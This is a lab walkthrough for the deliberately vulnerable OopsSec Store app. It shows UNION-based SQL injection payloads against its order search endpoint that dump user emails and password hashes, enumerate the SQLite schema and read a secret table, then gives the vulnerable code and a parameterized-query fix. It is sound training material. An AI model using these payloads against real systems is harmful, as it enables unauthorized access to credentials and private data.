
The order filtering page on OopsSec Store takes a status string from a dropdown and drops it straight into a SQL query. No parameterization, no escaping. That’s enough to dump the entire users table: emails, passwords, roles.
Table of contents
Open Table of contents
Lab setup
From an empty directory:
npx create-oss-store oss-store
cd oss-store
npm start
Or with Docker (no Node.js required):
docker run -p 127.0.0.1:3000:3000 leogra/oss-oopssec-storeHead to http://localhost:3000.
Target identification

There’s a “My Orders” page where you can filter orders by status (PENDING, SHIPPED, DELIVERED, etc.). Pick a status from the dropdown and the frontend sends a POST to /api/orders/search:
{
  "status": "DELIVERED"
}
That status value gets dropped straight into a SQL query on the backend. No sanitization.
Exploitation

Step 1: Log in
Use the test credentials on the login page:
- Email:
alice@example.com - Password:
iloveduck
Step 2: Find the vulnerable endpoint
After logging in, go to http://localhost:3000/orders/search. This is the order search page with the status dropdown.
Step 3: Intercept the request
Open DevTools, go to the Network tab. Use the dropdown to trigger a POST to /api/orders/search.

Copy the request into Burp Suite or Postman so you can edit the body.
Step 4: Craft the payload
This is a UNION-based injection. The idea: close the original query’s string literal, tack on a UNION SELECT that pulls from the users table, and comment out the rest. Replace the body with:
{
  "status": "DELIVERED' UNION SELECT id, email, password, role, addressId, id, email, password, role FROM users --"
}
Breaking it down:
- The single quote (
') closes the string literal in the original query UNION SELECTappends a second result set fromusers- The column count has to match the original query — nine columns, hence the repeated ones
--comments out whatever comes after
You do not have to count the columns by hand, by the way. Get it wrong and SQLite tells you, in an HTTP 500:
{
  "error": "\nInvalid `prisma.$queryRawUnsafe()` invocation:\n\n\nRaw query failed. Code: `1`. Message: `SELECTs to the left and right of UNION do not have the same number of result columns`",
  "orders": []
}
Step 5: Get the data
Send it. The server runs the injected SQL without flinching.

The response mixes user data in with the order results — emails, MD5 password hashes, roles. What it does not contain is a flag:
{
  "message": "SQL syntax detected in the status filter. The flag tracks one specific internal secret, and it is not in these rows."
}
Credentials are loot; the flag is handed over only when the response carries a row this endpoint could never have produced on its own.
Step 6: Enumerate the schema
Ask SQLite what it is holding, through the same nine columns:
{
  "status": "PENDING' UNION SELECT 1, 2, group_concat(name), 4, 5, 6, 7, 8, 9 FROM sqlite_master WHERE type='table' --"
}users,products,carts,cart_items,orders,order_items,addresses,flags,hints,revealed_hints,reviews,support_access_tokens,found_flags,project_init,internal_secrets,visitor_logs,wishlists,wishlist_items,password_reset_tokens,supplier_orders,coupons,gift_cards,stream_config,sqlite_sequenceflags is walled off — naming it in a payload returns 403, and any OSS{…} value is stripped from the response on its way out. internal_secrets is not:
{
  "status": "PENDING' UNION SELECT 1, 2, sql, 4, 5, 6, 7, 8, 9 FROM sqlite_master WHERE name='internal_secrets' --"
}
CREATE TABLE "internal_secrets" ("id" TEXT NOT NULL PRIMARY KEY, "slug" TEXT NOT NULL, "token" TEXT NOT NULL)The schema names a slug column but says nothing about its values. Read those the same way rather than guessing them:
{
  "status": "PENDING' UNION SELECT 1, 2, group_concat(slug), 4, 5, 6, 7, 8, 9 FROM internal_secrets --"
}product-search-sql-injection,second-order-sql-injection,sql-injection,x-forwarded-for-sql-injectionOne row per injection challenge, each named after the challenge it belongs to.
Step 7: Read the canary
This endpoint only looks for its own token, so ask for the sql-injection row:
{
  "status": "PENDING' UNION SELECT 1, 2, token, 4, 5, 6, 7, 8, 9 FROM internal_secrets WHERE slug='sql-injection' --"
}
{
"orders": [
{
"id": "1",
"total": "2",
"status": "CANARY-SQL-INJECTION-068e44aaf15b",
"userId": "4"
}
],

"flag": "OSS{sql_1nj3ct10n_vuln3r4b1l1ty}",
"message": "Internal secret exfiltrated through the order search! Well done!"
}
The token is generated when the lab is seeded, so it is different on every instance: returning it proves the query ran.
Dropping the WHERE works just as well: all four rows come back and the endpoint finds its own token among them. The filter keeps the response readable, it is not a requirement.
Vulnerable code analysis
Here’s what the backend does with your input:
const statusFilter =
  status && typeof status === "string" ? `AND o.status = '${status}'` : "";

const query = `
  SELECT ...
  FROM orders o
  WHERE o."userId" = '${user.id}' ${statusFilter}
`;
The code expects something like DELIVERED. It gets a UNION SELECT instead.
Remediation
Use parameterized queries. With Prisma:
const results = await prisma.order.findMany({
  where: {
    userId: user.id,
    status: status,
  },
});
Prisma parameterizes status automatically, so injected SQL never gets executed. If you need raw SQL, use prepared statements with placeholders instead of string interpolation.
Don’t rely on input validation or escaping to stop SQL injection. Parameterized queries are the fix.